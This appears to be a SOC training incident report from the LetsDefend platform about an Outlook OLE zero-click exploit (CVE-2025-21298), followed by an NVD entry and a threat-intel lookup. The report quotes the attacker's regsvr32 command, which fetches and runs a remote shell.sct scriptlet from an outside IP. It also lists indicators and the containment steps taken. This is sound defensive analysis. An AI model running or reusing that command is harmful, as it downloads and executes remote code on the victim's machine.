Contact Person

Full name
Ahmed Emad Nasr

Job title / role
Incident Response Analyst

Department / team
Security Operations Center (SOC)

Email address
Ahmed.em.nasr@gmail.com

Phone number
+201018166445

The Incident

Date and time discovered:
Feb, 04, 2025, 04:18 PM.

How was the incident detected? (E.g., user report, monitoring system alert)

A Critical severity alert was triggered in the Monitoring system under the rule "SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)".

Detailed description of the incident (include what occurred, where, and how):

An email originating from the external address projectmanagement@pm.me was sent to the internal user Austin@letsdefend.io with the subject line "Important: Action Required for Upcoming Project Deadline".

The email contained a malicious RTF attachment named mail.rtf (Hash: df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184), and the Device Action recorded was "Allowed".

The National Vulnerability Database (NVD) identifies CVE-2025-21298 as a "Windows OLE Remote Code Execution Vulnerability" carrying a Critical CVSS Base Score of 9.8.

Endpoint process logs for Austin's machine (IP: 172.16.17.137) show that at 08:06:08 AM on Feb 04, 2025, the parent process OUTLOOK.EXE spawned a command prompt (cmd.exe).

This command prompt subsequently executed the following command line: "C:\Windows\System32\cmd.exe" /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll. Network and proxy logs confirm that a successful outbound HTTP GET request was made from Austin's machine to the malicious destination 84.38.130.118 to retrieve the shell.sct file, with the proxy action logged as "Permitted".

Was the incident ongoing at the time of report?

☐ Yes ☒ No

Have any files, accounts, or systems been compromised?

☒ Yes ☐ No

If yes, please describe:

The host Austin (172.16.17.137) was successfully compromised. The zero-click exploit triggered within Outlook, allowing the attacker to achieve Remote Code Execution (RCE) and fetch a remote scriptlet (shell.sct) via the native Windows regsvr32 utility.

Notification

Was your supervisor or manager notified?

☒ Yes ☐ No

Date/time of notification:
April 4, 2026

Was the IT/security team alerted?

☒ Yes ☐ No

If yes, who was contacted and how? (e.g., email, phone, ticket)
Escalated to the Incident Response team via Case Management to implement host containment.

Containment Measures

What immediate actions were taken to contain the threat? (E.g., system shutdown, network isolation)

The endpoint Austin (172.16.17.137) has been successfully isolated from the corporate network, as indicated by the active "Host Contained" status in the Endpoint Security dashboard.

Were any user accounts disabled, firewalls updated, or services suspended?

☒ Yes ☐ No

If yes, provide details:

Firewall and proxy rules must be updated immediately to block the malicious IP address 84.38.130.118 and the sender address projectmanagement@pm.me.
The malicious RTF attachment hash should be blacklisted in the EDR solution.

Impacted Services Measures

List any systems, devices, or applications affected by the incident:

Workstation Hostname: Austin (IP: 172.16.17.137).
Application: Microsoft Outlook (OUTLOOK.EXE).

Estimated number of affected users, if applicable:

1 user (Austin).

Was there any known data loss or exposure?

☐ Yes ☒ No

If yes, describe the type of data (e.g., personal info, credentials, financial):

Preliminary Analysis *(Optional)*

Suspected cause or entry point (e.g., phishing email, unpatched software):


Exploitation of a critical Windows OLE zero-click vulnerability (CVE-2025-21298). The exploit was delivered via a crafted .rtf attachment sent via email, which executed automatically when previewed or opened by the Outlook client, requiring no active clicks from the user.

Was the threat internal, external, or unknown?

☐ Internal ☒ External ☐ Unknown

Submitted by:

Ahmed Emad Nasr	Ahmed Emad Nasr	
Name	**Signature**	**Date submitted**



Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES

CVE-2025-21298 Detail

Description

Windows OLE Remote Code Execution Vulnerability

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

CNA: Microsoft Corporation **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:
CVE-2025-21298
NVD Published Date:
01/14/2025
NVD Last Modified:
01/24/2025
Source:
Microsoft Corporation


References to Advisories, Solutions, and Tools


By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.


URL	Source(s)	Tag(s)
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21298	Microsoft Corporation	Patch, Vendor Advisory


Weakness Enumeration


CWE-ID	CWE Name	Source
NVD-CWE-noinfo	Insufficient Information	NIST
CWE-416	Use After Free	Microsoft Corporation



LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
297819
URL
2690
IP
382
Hash
549
Domain
Select Filters...
Clear
Free text search
84.38.130.118
Date range
Select Date
Search by data type
Select
Search by data
Search
Search by tag
Search
Search
Minimize
DATE
DATA TYPE
DATA
TAG
DATA SOURCE
Feb, 04, 2025, 08:35 AM
IP
84.38.130.118
Malicious
Anonymous

